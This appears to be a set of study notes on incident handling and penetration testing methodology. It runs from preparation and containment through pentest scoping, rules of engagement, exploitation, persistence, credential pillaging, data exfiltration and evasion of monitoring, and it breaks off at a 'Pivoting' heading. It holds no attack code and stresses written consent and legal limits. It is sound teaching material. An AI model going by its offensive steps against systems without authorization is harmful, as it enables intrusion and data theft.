Additionally, when speaking of network protection you should consider IDS/IPS systems. Their power really shines when SSL/TLS interception is performed so that they can identify malicious traffic based on the content on the wire and not based on reputation of IP addresses, which is a traditional and very inefficient way of detecting malicious traffic.
Additionally, ensure that only organization-approved devices can get on the network. Solutions such as 802.1x can be utilized to reduce the risk of bring your own device (BYOD) or malicious devices connecting to the corporate network. If you are a cloud-only company using, for example, Azure/Azure AD, then you can achieve similar protection with Conditional Access policies that will allow access to organization resources only if you are connecting from a company-managed device.
Privilege Identity Management / MFA / Passwords
At this point in time, stealing privileged user credentials is the most common escalation path in AD environments. Additionally, a common mistake is that admin users either have a weak password or a shared password with their regular user account. For reference, a weak but complex password is “Password1!”. It includes uppercase, lowercase, numerical, and special chars, but despite this, it’s easily predictable and can be found in many password lists that adversaries employ in their attacks. It is recommended to teach employees to use pass phrases because they are harder to guess and difficult to brute force. An example of a password phrase that is easy to remember yet long and complex is “i LIK3 my coffeE warm”. If one knows a second language, they can mix up words from multiple languages for additional protection.
Multi-factor authentication (MFA) is another identity-protecting solution that should be implemented at least for any type of administrative access to ALL apps and devices.
Vuln Scanning
Perform continuous vuln scans of your environment and remediate at least the “high” and “critical” vulns that are discovered. While the scanning can be automated, the fixes usually require manual involvement. If you can’t apply patches for some reasons, definitely segment the systems that are vulnerable.
User Awareness Training
Training users to recognize suspicious behavior and report it when discovered is a big win for you. While it is unlikely to reach 100% success on this task, these trainings are known to significantly reduce the number of successful compromises. Periodic “surprise” testing should also be part of this training, including, for example, monthly phishing emails, dropped USB sticks in the office building etc.
AD Security Assessment
The best way to detect security misconfigurations or exposed critical vulnerabilities is by looking for them from the perspective of an attacker. Doing your own reviews will ensure that when an endpoint device is compromised, the attacker will not have a one-step escalation possibilty to high privileges on the network. The more additional tools and activity an attacker is generating, the higher the likelihood of you detecting them, so try to eliminate easy wins and low-hanging fruits as much as possible.
Purple Team Exercises
You need to train incident handlers and keep them engaged. There is no question about that, and the best place to do it is inside an organization’s own environment. Purple team exercises are essentially security assessments by a red team that either continuously or eventually inform the blue team about their actions, findings, any visibility/security shortcomings, etc. Such exercises will help identifying vulns in an organization while testing the blue team’s defensive capabilities in terms of logging, monitoring, detection, and responsiveness. If a threat goes unnoticed, there is a oppurtunity to improve. For those that are detected, the blue team can test any playbooks and incident handling procedures to ensure they are robust and the expected result has been achieved.
Detection & Analysis Stage
The detection & analysis phase involves all aspects of detecting an incident, such as utilizing sensors, logs, and trained personnel. It also includes information and knowledge sharing, as well as utilizing context-based threat intelligence. Segmentation of the architecture and having a clear understanding of and visibility within the network are also important factors.
Threats are introduced to the organization via an infinite amount of attack vectors, and their detection can come from sources such as:
- an employee that notices abnormal behavior
- an alert from one of your tools
- threat hunting activities
- a third-party notification informing you that they discovered signs of your organization being compromised
It is highly recommended to create levels of detection by logically categorizing your network as follows:
- detection at the network perimeter
- detection at the internal network level
- detection at the endpoint level
- detection at the application level
Initial Investigation
When a security incident is detected, you should conduct some initial investigation and establish context before assembling the team and calling an organization-wide incident response. Think about how information is presented in the event of an administrative account connecting to an IP address at HH:MM:SS. Without knowing what system is on that IP address and which time zone the time refers to, you may easily jump to a wrong conclusion about what this event is about. To sum up, you should aim to collect as much information as possible at this stage about the following:
- Date/time when the incident was reported? Additionally, who detected the incident and/or who reported it.
- How was the incident detected?
- What was the incident? Phishing? System unavailability?
- Assemble a list of impacted systems
- Document who accessed the impacted systems and what actions have been taken. Make a note of whether this is an ongoing incident or the suspicious activity has been stopped
- Physical location, OS, IP addresses and hostnames, system owner, system’s purpose, current state of the system
- List of IP addresses, time and date of detection, type of malware, systems impacted, export of malicious files with forensic information on them
With that information at hand, you can make decisions based on the knowledge you have gathered. What does this mean? You would likely take different actions if you knew that the CEO’s laptop was compromised as opposed to an intern’s one.
With the initially gathered information, you can start building an incident timeline. This timeline will keep you organized throughout the event and provide an overall picture of what happened. The events in the timeline are time-sorted based on when they occurred. Note that during the investigative process later on, you will not necessarily uncover evidence in this time-sorted order. However, when you sort the evidence based on when it occurred, you will get context from the separate events that took place. The timeline can also shed some light on whether newly discovered evidence is part of the current incident. For example, imagine that what you though was the initial payload of an attacker was later discovered to be present on another device two weeks ago. You will encounter situations where the data you are looking at is extremely relevant and situations where the data is unrelated and you are looking in the wrong place. Overall, the timeline should contain the information described below:
- date
- time of the event
- hostname
- event description
- data source
As you can infer, the timeline focuses primarily on attacker behavior, so activities that are recorded depict when the attack occurred, when a network connection was established to access a system, when files were downloaded, etc. It is important to ensure that you capture from where the activity was detected/discovered and the systems associated with it.
Incident Severity & Extent Questions
When handling a security incident, you should always try to answer the following questions to get an idea of the incident’s severity and extent:
- What is the exploitation impact?
- What are the exploitation requirements?
- Can any business-critical systems be affected by the incident?
- Are there any suggested remediation steps?
- How many systems have been impacted?
- Is the exploit being used in the wild?
- Does the exploit have any worm-like capabilities?
The last two can possibly indicate the level of sophistication of an adversary.
As you can imagine, high-impact incidents will be handled promptly, and incidents with a high number of impacted systems will have to be escalated.
Incident Confidentiality & Communication
Incidents are very confidential topics as such, all of the information gathered should be kept on a need-to-know basis, unless applicable laws or management decisions instruct you otherwise. There are multiple reasons for this. The adversary may be for example, an employee of the company, or if a breach has occurred, the communication to internal and external parties should be handled by the appointed persin in accordance with the legal department.
When an investigation is launched, you will set some expectations and goals. These often include the type of incident that occurred, the sources of evidence that you have available, and a rough estimation of how much time the team needs for the investigation. Also, based on the incident, you will set expectations on whether you will be able to uncover the adversary or not. Of course, a lot of the above may change as the investigation evolves and new leads are discovered. It is important to keep everyone involved and the management informed about any advancements and expectations.
The Investigation
The investigation starts based on the initially gathered information that contain what you know about the incident so far. With this initial data, you will begin a 3-step cyclic process that will iterate over and over again as the investigation evolves. This process includes:
- creation and usage of indicators of compromise (IOC)
- identification of new leads and impacted systems
- data collection and analysis from the new leads and impacted systems
Initial Investigation Data
In order to reach a conclusion, an investigation should be based on valid leads that have been discovered not only during this initial phase but throughout the entire investigation process. The incident handling team should bring up new leads constantly and not go solely after a specific finding, such as a known malicious tool. Narrowing an investigation down to a specific activity often results in limited findings, premature conclusions, and an incomplete understanding of the overall impact.
Creation & Usage of IOCs
An indicator of compromise is a sign that an incident has occurred. IOCs are documented in a structured manner, which represents the artifacts of the compromise. Examples of IOCs can be IP addresses, hash values of files, and file names. In fact, because IOCs are so important to an investigation, special languages such as OpenIOC have been developed to document them and share them in a standard manner. Another widely used standard for IOCs is Yara. There are a number of free tools that can be utilized, such as Mandiant’s IOC editor, to create or edit IOCs. Using these languages, you can describe and use the artifacts that you uncover during an incident investigation. You may even obtain IOCs from third parties if the adversary or the attack is known.
To leverage IOCs, you will have to deploy an IOC-obtaining/IOC-searching tool. A common approach is to utilize WMI or PowerShell for IOC-related operations in Windows environments. A word of caution! During an investigation, you have to be extra careful to prevent the credentials of your highly privileged user(s) from being cached when connecting to (potentially) compromised systems. More specifically, you need to ensure that only connection protocols and tools that don’t cache credentials upon a successful login are utilized. Windows logons with logon type 3 typically don’t cache credentials on the remote systems. The best example of “know your tools” that comes to mind is “PsExec”. When “PsExec” is used with explicit credentials, those credentials are cached on the remote machine. When “PsExec” is used without credentials through the session of the currently logged on user, the credentials are not cached on the remote machine.
Identification of New Leads & Impacted Systems
After searching for IOCs, you expect to have some hits that reveal other systems with the same signs of compromise. These hits may not be directly associated with the incident you are investigating. Your IOC could be, for example, too generic. You need to identify and eliminate false positives. You may also end up in a position where you come across a large number of hits. In this case, you should prioritize the ones you will focus on, ideally those that can provide you with new leads after a potential forensic analysis.
Data Collection & Analysis from the new Leads & Impacted Systems
Once you have identified system that include your IOCs, you will want to collect and preserve the state of those systems for further analysis in order to uncover new leads and/or answer investigative questions about the incident. Depending on the system, there are multiple approaches to how and what data to collect. Sometimes you want to perform a “live response” on a system as it is running, while in other cases you may want to shut down a system and then perform any analysis on it. Live response is the most common approach, where you collect a predefined set of data that is usually rich in artifacts that may explain what happened to a system. Shutting down a system is not an easy decision when it comes to preserving valuable information, because, in many cases, much of the artifacts will only live within the RAM memory of the machine, which will be lost if the machine is turned off. Regardless of the collection approach you choose, it is vital to ensure that minimal interaction with the system occurs to avoid altering any evidence or artifacts.
Once the data has been collected, it is time to analyze it. This is often the most time-consuming process during an incident. Malware analysis and disk forensics are the most common examination types. Any newly discovered and validated leads are added to the timeline, which is constantly updated. Also note that memory forensics is a capability that is becoming more popular and extremely relevant when dealing with advanced attacks.
Keep in mind that during the data collection process, you should keep track of the chain of custody to ensure that the examined data is court-admissible if legal action is to be taken against an adversary.
Containment, Eradication, & Recovery Stage
When the investigation is complete and you have understood the type of incident and the impact on the business, it is time to enter the containment stage to prevent the incident from causing more damage.
Containment
In this stage, you take action to prevent the spread of the incident. You divide the actions into short-term containment and long-term containment. It is important that containment actions are coordinated and executed across all systems simultaneously. Otherwise, you risk notifying attackers that you after them, in which case they might change their techniques and tools in order to persist in the environment.
In short-term containment, the actions taken leave a minimal footprint on the systems on which they occur. Some of these actions can include, placing a system in e separate/isolated VLAN, pulling the network cable out of the system(s) or modifying the attacker’s C2 DNS name to a system under your control or to a non-existing one. The actions here contain the damage and provide time to develop a more concrete remediation strategy. Additionally, since you keep the systems unaltered, you have the oppurtunity to take forensic images and preserve eivdence if this wasn’t already done during the investigation. If a short-term containment action requires shutting down a system, you have to ensure that this is communicated to the business and appropriate permissions are granted.
In long-term containment actions, you focus on persistent actions and changes. These can include changing user passwords, applying firewall rules, inserting a host intrusion detection system, applying a system patch, and shutting down systems. While doing these activities, you should keep the business and the relevant stakeholders updated. Bear in mind that just because a system is now patched does not mean that the incident is over. Eradication, recovery, and post-incident activities are still pending.
Eradication
Once the incident is contained, eradication is necessary to eliminate both the root cause of the incident and what is left of it to ensure that the adversary is out of the systems and network. Some of the activities in this stage include removing the detected malware from systems, rebuilding some systems, and restoring others from backup. During the eradication stage, you may extend the previously performed containment activities by applying additional patches, which were not immediately required. Additional system-hardening activities are often performed during the eradication stage.
Recovery
In the recovery stage, you bring systems back to normal operation. Of course, the business needs to verify that a system is in fact working as expected and that it contains all the necessary data. When everything is verified, these systems are brought into the production environment. All restored systems will be subject to heavy logging and monitoring after an incident, as compromised systems tend to be targets again if the adversary regains access to the environment in a short period of time. Typical suspicious events to monitor are:
- unusual logons
- unusual processes
- changes to the registry
The recovery stage in some large incidents may take months, since it is often approached in phases. During the early phases, the focus is on increasing overall security to prevent future incidents through quick wins and the elimation of low-hanging fruits. The later phases focus on permanent, long-term changes to keep the organization as secure as possible.
Post-Incident Stage
In this stage, your objective is to document the incident and improve your capabilities based on lessons learned from it. This stage gives you an oppurtunity to reflect on the threat by understanding what occurred, what you did, and how your actions and activities worked out. This information is best gathered and analyzed in a meeting with all stakeholders that were involved during the incident. It generally takes place within a few days after the incident, when the incident report has been finalized.
Reporting
The final report is a crucial part of the entire process. A complete report will contain answers to questions such as:
- What happened and when?
- Performance of the team dealing with the incident in regard to plans, playbooks, policies and procedures
- Did the business provide the necessary information and respond promptly to aid in handling the incident in an efficient manner? What can be improved?
- What actions have been implemented to contain and eridicate the incident?
- What preventive measures should be put in place to prevent similar incidents in the future?
- What tools and resources are needed to detect and analyze similar incidents in the future?
Such reports can eventually provide you with measurable results. For example, they can provide you with knowledge around how many incidents have been handled, how much time the team spends per incident, and the different actions that were performed during the handling process. Additionally, incident reports also provide a reference for handling future events of similar nature. In situations where legal action is to be taken, an incident report will also be used in court and as a source for identifying the costs and impact of incidents.
Penetration Testing Process
flowchart LR
A["Pre-Engagement"]:::white@{shape: doc}
B["Information Gathering"]:::blue@{shape: circle}
C["Post-Exploitation"]:::green@{shape: circle}
D["Vulnerability Assessment"]:::yellow@{shape: circle}
E["Exploitation"]:::green@{shape: circle}
F["Lateral Movement"]:::red@{shape: circle}
G["PoC"]:::purple@{shape: hex}
H["Post-Engagemment"]:::white@{shape: lin-doc}
A --> B
C --> B
B <--> D
E --> B
D --> C
D <--> F
D --> E
C <--> E
C --> F
E --> F
C -.-> G
F -.-> G
E -.-> G
G --> H
classDef white stroke: white
classDef blue stroke: blue
classDef yellow stroke: yellow
classDef green stroke: green
classDef red stroke: red
classDef purple stroke: purple
Overview
A Penetration Test is an organized, targeted, and authorized attack attempt to test IT infrastructure and its defenders to determine their susceptibility to IT security vulns. A pentest uses methods and techniques that real attackers use. As penetration testers, you apply various techniques and analyses to gauge the impact that a particular vuln or chain of vulns may have on the confidentiality, integrity, and availability of an organization’s IT systems and data.
A pentest aims to uncover and identify all vulns in the systems under investigation and improve the security for the tested systems.
Risk Management
In general, it is part of risk management for a company. The main goal of IT security risk management is to identify, evaluate, and mitigate any potential risks that could damage the confidentiality, integrity, and availability of an organization’s information system and data and reduce the overall risk to an acceptable level. This includes identifying potential threats, evaluating their risks, and taking the necessary steps to reduce or eliminate them. This is done by implementing the appropriate security protocols and policies, including access control, encryption, and other security measures. By taking the time to properly manage the security risks of an organization’s IT systems, it is possible to ensure that the data is kept safe and secure.
However, you cannot eliminate every risk. There’s still the nature of the inherent risk of a security breach that is present even when the company has taken all steps to manage the risk. Therefore, some risks will remain. Inherent risk is the level of risk that is present even when the appropriate security controls are in place. Companies can accept, transfer, avoid and mitigate risks on various ways.
During a pentest, you prepare detailed documentation on the steps taken and the results achieved. However, it is the client’s responsibility or the operator of their systems under investigation to rectify the vulns found. Your role is as trusted advisors to report vulns, detailed reproduction steps, and provide appropriate remediation recommendations, but you do not go in and apply patches or make code changes, etc. It is important to note that a pentest is not monitoring the IT infrastructure or systems but a momentary snapshot of the security status. A statement to this regard should be reflected in your pentest report deliverable.
Testing Methods
External Pentest
Many pentests are performed from an external perspective or as an anonymous user on the internet. Most customers want to ensure that they are as protected as possible against attacks on their external network perimeter. You can perform testing from your own host or from a VPS. Some clients don’t care about stealth, while others request that you proceed as quietly as possible, approaching the target systems in a way that avoids firewall bans, IDS/IPS detection, and alarm triggers. They may ask for a stealthy or “hybrid” approach where you gradually become “noisier” to test their detection capabilities. Ultimately your goal here is to access external-facing hosts, obtain sensitive data, or gain access to the internal network.
Internal Pentest
In contrast to an external pentest, an internal pentest is when you perform testing from within the corporate network. This stage may be executed after successfully penetrating the corporate network via the external pentest or starting from an assumed breach scenario. Internal pentests may also access isolated systems with no internet access whatsoever, which usually requires your physical presence at the client’s facility.
Types of Pentests
| Type | Information Provided |
|---|---|
| Blackbox | minimal; only the essential information, such as IP addresses and domains, is provided |
| Greybox | extended; in this case, you are provided with additional information, such as specific URLs, hostnames, subnets, and similar |
| Whitebox | Maximum; here everythin is disclosed to you; this gives you an internal view of the entire structure, which allows you to prepare an attack using internal information; you may be given detailed configs, admin creds, web app source code, etc. |
| Red-Teaming | May include physical testing and social engineering, among other things; can be combined wit any of the above types |
| Purple-Teaming | It can be combined with any of the above; however, it focuses on working closely with the defenders |
Types of Testing Environments
- Network
- IoT
- Hosts
- Web App
- Cloud
- Server
- Mobile
- Source Code
- Security Policies
- API
- Physical Security
- Firewalls
- Thick Clients
- Employees
- IDS/IPS
Precautionary Measures during Pentests
Each country has specific laws which regulate computer-related activities, copyright protection, interception of electronic communication, use and disclosure of protected health information, and collection of personal information from children, respectively.
It is essential to follow these laws to protect individuals from unauthorized access and exploitation of their data and to ensure their privacy.
Checklist
- Obtain written consent from the owner or authorized representive of the computer being tested
- Conduct the testing within the scope of the consent obtained only and respect any limitations specified
- Take measure to prevent causing damage to the systems or networks being tested
- Do not access, use or disclose personal data or any other information obtained during the testing without permission
- DO not intercept electronic communication without the consent of one of the parties to the communication
- Do not conduct testing on systems or networks that are covered by the Health Insurance Portability and Accountability Act (HIPAA) without proper authorization
Pentest Phases
Pre-Engagement
… is the stage of preparation for the actual penetration test. During this stage, many questions are asked, and some contractual agreements are made. The client informs you about what they want to be tested, and you explain in detail how to make the test as efficient as possible.
It consists of three essential components:
- Scoping questionnaire
- Pre-engagement meeting
- Kick-off meeting
Before any of these can be discussed in detail, a Non-Disclosure Agreement (NDA) must be signed by all parties. There are several types of NDAs:
| Type | Description | | Unilateral NDA | This type of NDA obligates only one party to maintain confidentiality and allows the other party to share the information received with third parties | | Bilaterial NDA | In this type, both parties are obligated to keep the resulting and acquired information confidential; this is the most common type of NDA that protects the work of pentesters | | Multilateral NDA | Multilateral NDA is a commitment to confidentiality by more than two parties; if you conduct a pentest for a cooperative network, all parties responsible and involved must sign this document |
Exceptions can be made in urgent cases.
This stage also requires the preparation of several documents before a penetration test can be conducted that must be signed by your client and you so that the declaration of consent can also be presented in written form if required. These documents include:
- NDA
- Scoping Questionnaire
- Scoping Document
- Pentest Proposal (Contract/Scope of Work)
- RoE
- Contractors Agreement
- Reports
Scoping Questionnaire
After initial contact is made with the client, you typically send them a Scoping Questionnaire to better understand the services they are seeking:
- Internal Vulnerability Assessment
- Internal Pentest
- Wireless Security Assessment
- Physical Security Assessment
- Red Team Assessment
- External Vulnerability Assessment
- External Pentest
- Application Security Assessment
- Social Engineering Assessment
- Web App Security Assessment
Aside from the assessment type, client name, address, and key personal contact information, some other crucial pieces of information include:
- How may expected live hosts?
- How many IPs/CIDR ranges in scope?
- How many domains/subdomains are in scope?
- How many wireless SSIDs in scope?
- How many web/mobile apps? If testing is authenticated, how many roles?
- For a phishing assessment, how many users will be targeted? Will the client provide a list, or will you be required to gather the list via OSINT?
- If the client is requesting a physical assessment, how many locations? If multiple sites are in scope, are they geographically dispersed?
- What is the objective of the red team assessment? Are any activities out of scope?
- Is a separate AD security assessment desired?
- Will network testing be conducted from an anonymous user on the network or a standard domain user?
- Do you need to bypass Network Access Control?
Pre-Engagement Meeting
Once you have an initial idea of the client’s project requirements, you can move on to the pre-engagement meeting. This meeting discusses all relevant and essential components with the customer before the pentest, explaining them to your customer. The information you gather during this phase, along with the data collected from the scoping questionnaire, will server as inputs to the Penetration Testin Proposal, also known as the Contract or Scope of Work.
Contract Checklist
- NDA
- Goals
- Scope
- Pentest Type
- Methodologies
- Pentesting Locations
- Time Estimation
- Third Parties
- Evasive Testing
- Risks
- Scope Limitations & Restrictions
- Information Handling
- Contact Information
- Lines of Communication
- Reporting
- Payment Terms
RoE
Based on the Contract Checklist and the input shared in scoping, the Pentesting Proposal and the associated RoE are created.
- Introduction
- Contractor
- Pentesters
- Contact Information
- Purpose
- Goals
- Scope
- Lines of Communication
- Time Estimation
- Time of the Day to Test
- Pentest Type
- Pentest Locations
- Methodologies
- Objectives / Flags
- Evidence Handling
- System Backups
- Information Handling
- Incidident Handling and Reporting
- Status Meeting
- Reporting
- Retesting
- Disclaimers and Limitation of Liability
- Permission to Test
Kick-Off Meeting
The kick-off meeting usually occurs at a scheduled time and in-person after signing all contractual documents. This meeting usually includes POCs, client technical support staff, and the pentester team, the actual pentesters, and sometimes a project manager or even the sales account executive. Together, you will go over the nature of the pentest.
You should also inform your customers about potential risks during a pentest.
Explaining the pentest process gives everyone involved a clear idea of your entire process. This demonstrates your professional approach and convinces your questioners that you know what you are doing.
Contractos Agreement
If the pentest also includes physical testing, then an additional contractor’s agreement is required. Since it is not only a virtual environment but also a physical intrusion, completely different laws apply. It is also possible that many of the employees have not been informed about the test.
Checklist for Physical Assessments
- Introduction
- Contractor
- Purpose
- Goal
- Pentesters
- Contact Information
- Physical Addresses
- Building Name
- Floors
- Physical Room Identifications
- Phyiscal Components
- Timeline
- Notarization
- Permission to Test
Information Gathering
You obtain the necessary information relevant to you in many different ways. They can be divided into the following categories:
- OSINT
- Infrastructure Enumeration
- Service Enumeration
- Host Enumeration
OSINT
… is a process for finding publicly available information on a target company or individuals that allows the identification of events, external and internal dependencies, and connections. OSINT uses public information from freely available sources to obtain the desired results.
It is possible to find highly sensitive information such as passwords, hashes, keys, and much more that can give you access to the network within just a few minutes.
Infrastructure Enumeration
During the infrastructure enumeration, you try to overview the company’s position on the internet and intranet. You use services such as DNS to create a map of the client’s servers and hosts and develop an understanding of how their infrastructure is structured. This includes name servers, mail servers, web servers, cloud instances, and more.
In this phase, you also try to determine the company’s security measures. The more precise this information is, the easier it will be to disguise your attacks. But identifying firewalls, such as WAFs, also gives you an excellent understanding of what techniques could trigger an alarm for your customer and what methods can be used to avoid that alarm.
Service Enumeration
in service enumeration, you identify services that allow you to interact with the host or server over the network. Therefore, it is crucial to find out about the service, what version it is, what information it provides you, and the reason it can be used. Once you understand the background of what this service has been provisioned for, some logical conclusions can be drawn to provide you with several options.
Host Enumeration
Once you have a detailed list of the customer’s infrastructure, you examine every single host listed in the scoping document. You try to identify which OS is running on the host or server, which services it uses, which versions of the services, and much more. Again, apart from the active scans, you can also use various OSINT methods to tell you how this host or server may be configured.
During internal host enumeration, which in most cases comes after the successful exploitation of one or more vulns, you also examine the host or server from the inside. This means you look for sensitive files, local services, scripts, apps, information, and other things that could be stored on the host. This is also an essential part of the post-exploitation phase, where you try to exploit and elevate privileges.
Pillaging
… is performed after hitting the post-exploitation stage to collect sensitive information locally on the already exploited host, such as employee names, customer data, and much more.
Vulnerability Assessment
During the vulnerability assessment, you examine and analyze the information gathered during the information gathering phase. The vulnerability assessment phase is an analytical process based on the findings.
An analysis is a detailed examination of an event or process, describing its origin and impact, that with the help of precautious and actions, can be triggered to support or prevent future occurences.
Any analysis can very complicated, as many different factors and their interdependencies play a significant role. Apart from the fact that you work with the three different times during each analysis, the origin and destination play a significant role. There are four different types of analysis:
- descriptive
- diagnostic
- predictive
- prescriptive
Vulnerability Research and Analysis
Information gathering and vulnerability research can be considered a part of descriptive analysis. This is where you identify the individual network or system you are investigating. In vulnerability research, you look for known vulns, exploits, and security holes that have already been discovered and reported. Therefore, if you have identified a version of a service or application through information gathering and found a Common Vulnerabilities and Exposure, it is very likely that this vuln is still present.
You can find vulnerability disclosures for each componenet using many different sources:
- CVEdetails
- Exploit DB
- Vulners
- Packet Storm Security
- NIST
This is where diagnostic analysis and predictive analysis is used. Once you have found a published vulnerability like this, you can diagnose it to determine what is causing or has caused the vuln. Here, you must understand the functionality of the PoC code or the application or service itself as best as possible, as many manual configs by admins will require some customization for the PoC. Each PoC is tailored to a specific case that you will also need to adapt to yours in most cases.
The Return
Suppose you are unable to detect or identify potential vulns from your analysis. In that case, you will return to the information gathering stage and look for more in-depth information that you have gathered so far.
Exploitation
During the exploitation phase, you look for ways that these weaknesses can be adapted to your case to obtain the desired role. If you want to get a revshell, you need to modify the PoC to execute the code, so the target system connects back to you over an encrypted connection to an IP address you specify. Therefore, the preparation of an exploit is mainly part of the exploitation stage.
Priorization of Possible Attacks
Once you have found one or two vulns during the vulnerability assessment stage that you can apply to your target network/system, you can prioritize those attacks. Which of those attacks you prioritize higher than the others depends on the following factors:
- Probability of Success
- Complexity
- Probability of Damage
First, you need to assess the probability of successfully executing a particular attack against the target. CVSS scoring can help you there, using the NCD calculator better to calculate the specific attacks and their probability of success.
Complexity represents the effort of exploiting a specific vuln. This is used to estimate how much time, effort and research is required to execute the attack on the system successfully. Your experience plays an important role here because if you are to carry out an attack that you have never used before, this will logically require much more research and effort since you must understand the attack and the exploit structure in detail before applying it.
Estimating the probability of damage caused by the execution of an exploit plays a critical role, as you must avoid any damage to the target systems. Generally, you do not perform DoS attacks unless your client requires them. Nevertheless, attacking running services live with exploits that can cause damage to the software or the OS is something that you must avoid at all times.
In addition, you can assign these factors to a personal point system which will allow the evaluation to be more accurately calculated basen on your skills and knowledge:
| Factor | Points |
|---|---|
| Probability of Success | 10 |
| Complexity - Easy | 5 |
| Complexity - Medium | 3 |
| Complexity - Hard | 1 |
| Probability of Damage | -5 |
| Summary | max. 15 |
Preparation for the Attack
Sometimes you will run into a situation where you can’t find high-quality, known working PoC exploit code. Therefore, it may be necessary to reconstruct the exploit locally on a VM representing your target host to figure out precisely what needs to be adapted and changed. Once you have set up the system locally and installed known components to mirror the target environment as closely as possible, you can start preparing the exploit by following the steps described in the exploit. Then you test this on a locally hosted VM to ensure it works and does not damage significantly. In other situations, you will encounter misconfigurations and vulns that you see very often and know exactly which tool or exploit to use and whether the exploit or technique is “safe” or can cause instability.
If ever in doubt before running an attack, it’s always best to check with your client, providing them all necessary data so they can make an informed decision on whether they would like you to attempt exploitation or just mark the finding as an issue. If they opt for you but not to proceed with exploitation, you can note in the report that it was not confirmed actively but is likely an issue that needs to be addressed. You have a certain amount of leeway during pentests and should always use your best judgement if a particular attack seems too risky or could potentially cause a disruption. When in doubt, communicate. Your team lead/manager, the client, will almost certainly prefer extra communication that run into a situation where they are trying to bring a system back online after a failed exploit attempt.
Once you have successfully exploited a target and have initial access, you’ll move on to the post-exploitation and lateral movement stages.
Post-Exploitation
Assume you successfully exploited the target system during the exploitation stage. As with the exploitation stage, you must again consider whether or not to utilize evasive testing in the post-exploitation stage. You are already on the system in the post-exploitation phase, making it much more difficult to avoid an alert. The post-exploitation stage aims to obtain sensitive and security-relevant information from a local perspective and business-relevant information that, in most cases, requires higher privileges than a standard user. This stage includes:
- Evasive Testing
- Information Gathering
- Pillaging
- Vulnerability Assessment
- PrivEsc
- Persistence
- Data Exfiltration
Evasive Testing
If a skilled admin monitors the system, any change or even a single command could trigger an alarm that will give you away. In many cases, you get kicked out of the network, and then threat hunting begins where you are the focus. You may also lose access to a host or a user account. This pentest would have failed but succeeded in some ways because the client could detect some actions. You can provide value to the client in this situation by still writing up an entire attack chain and helping them identify gaps in their monitoring and processes where they did not notice your actions. For you, you can study how and why the client detected you and work on improving your evasion skills. Perhaps you did not thoroughly test a payload, or you got careless and ran a command such as net user or whoami that is often monitored by EDR systems and flagged an anomalous activity.
Evasive testing is divided into three different categories:
- Evasive
- Hybrid Evasive
- Non-Evasive
Information Gathering
Since you have gained a new perspective on the system and the network of your target system in the exploitation stage, you are basically in a new environment. This means you first have to to reacquaint yourself with what you are working with and what options are available. Therefore, in the post-exploitation stage, you go through the information gathering and vulnerability assessment stages again, which you can consider as part of the current stage. This is because the information you had up to this point was gathered from an external perspective, not an internal one.
From the inside (local) perspective, you have many more possibilities and alternatives to access certain information that is relevant to you. Therefore, the information gathering stage starts all over again from the local perspective. You search and gather as much information as you can. The difference here is that you also enumerate the local network and local services such as printers, database servers, virtualization services, etc. Often you will find shares intended for employees to use to exchange and share data and files. The investigation of these services and network components is called Pillaging.
Pillaging
… is the stage where you examine the role of the host in the corporate network. You analyze the network configurations, including but not limited to:
- Interfaces
- Routing
- DNS
- ARP
- Services
- VPN
- IP Subnets
- Shares
- Network Traffic
Understanding the role of the system you are on also gives you an excellent understanding of how it communicates with other network devices and its purpose. From this, you can find out, for example, what alternative subdomains exist, whether it has multiple network interfaces, whether there are other hosts with which this system communicates, if admins are connecting to other hosts from it, and if you can potentially reuse credentials or steal an SSH key to further access or establish persistence, etc. This helps, above all, to get an overview of the network’s structure.
For example, you can use the policies installed on this system to determine what other hosts are using on the network. Because admins often use particular schemas to secure their network and prevent users from changing anything on it. For example, suppose you discover that the password policy requires only eight chars but no special chars. In that case, you can conclude that you have a relatively high probability of guessing other users’ passwords on this and other systems.
During the pillaging stage, you will also hunt for sensitive data such as passwords on shares, local machines, in scripts, configurations files, password vaults, documents, and even email.
Your main goals with pillaging are to show the impact of successful exploitation and, if you have not yet reached the goal of the assessment, to find additional data such as passwords that can be inputs to other stages such as lateral movement.
Persistence
Once you have an overview of the system, your immediate next step is maintaining access to the exploited host. This way, if the connection is interrupted, you can still access it. This step is essential and often used as the first step before the information gathering and pillaging stages.
You should follow non-standardized sequences because each system is individually configured by a unique admin who brings their own preferences and knowledge. It is recommended that you work flexibly during this phase and adapt to the circumstances. For example, suppose you have used a buffer overflow attack on a service that is likely to crash it. In that case, you should establish persistence to the system asap to avoid having to attack the service multiple times and potentially causing a disruption. Often if you lose the connection, you will not be able to access the system in the same way.
Vulnerability Assessment
If you can maintain access and have good overview of the system, you can use the information about the system and its services and any other data stored on it to repeat the vulnerability assessment stage, but this time from inside the system. You analyze the information and prioritize it accordingly. The goal you pursue next is the escalation of privileges.
Again, it is essential to distinguish between exploits that can harm the system and attacks against the services that do not cause any disruption. In doing so, you weigh the components you have already gone through in the first vulnerability assessment.
PrivEsc
… is significant, and in most cases, it represents a critical moment that can open many more new doors for you. Getting the highest privileges on the system or domain is often crucial. Therefore you want to get the privileges of the root or the domain administrator/local administrator/SYSTEM because this will often allow you to move through the entire network without any restrictions.
However, it is essential to remember that the escalation of privileges does not always have to occur locally on the system. You can also obtain stored credentials during the information gathering stage from other users who are members of a higher privileged group. Exploiting these privileges to log in as another user is also part of PrivEsc because you have escalated your privileges using the new set of creds.
Data Exfiltration
During the data exfiltration and pillaging stage, you will often be able to find, among other things, considerable personal information and customer data. Some clients will want to check whether it is possible to exfiltrate these types of data. This means you try to transfer this information from the target system to your own. Security systems such as Data Loss Prevention (DLP) and Endpoint Detection Response (EDR) help detect and prevent data exfiltration. In addition to network monitoring, many companies use encryption on hard drives to prevent external parties from viewing such information. Before exfiltrating any actual data, you should check with the customer and your manager. It can often be enough to create some bogus data and exfiltrate it to your system. That way, the protection mechanisms that look for patterns in data leaving the network will be tested, but you will not be responsible for any live sensitive data on your testing machine.
Lateral Movement
The goal is here that you test what an attacker could do within the network. After all, the main goal is not only to successfully exploit a publicly available system but also get sensitive data or find all ways that an attacker could render the network unusable. One of the most common examples is ransomware. If a system in the corporate network is infected with ransomware, it can spread across the entire network. It locks down all the systems using various encryption methods, making them unusable for the whole company until a decryption key is entered.
In the most cases, the company is financially extorted to make a profit. Often, it is only at this moment that companies realize how important IT security is. If they had had a good pentester who tested things they probably could have prevented such a situation and the financial damage. It is often forgotten that in many countries, the CEOs are held liable for not securing their customer data appropriately.
In this stage you want to test how far you can move manually in the entire network and what vulns you can find from the internal perspective that might be exploited. In doing so, you will again run through several phases:
- Pivoting
- Evasive Testing
- Information Gathering
- Vulnerability Assessment
- PrivEsc
- Post-Exploitation
Pivoting
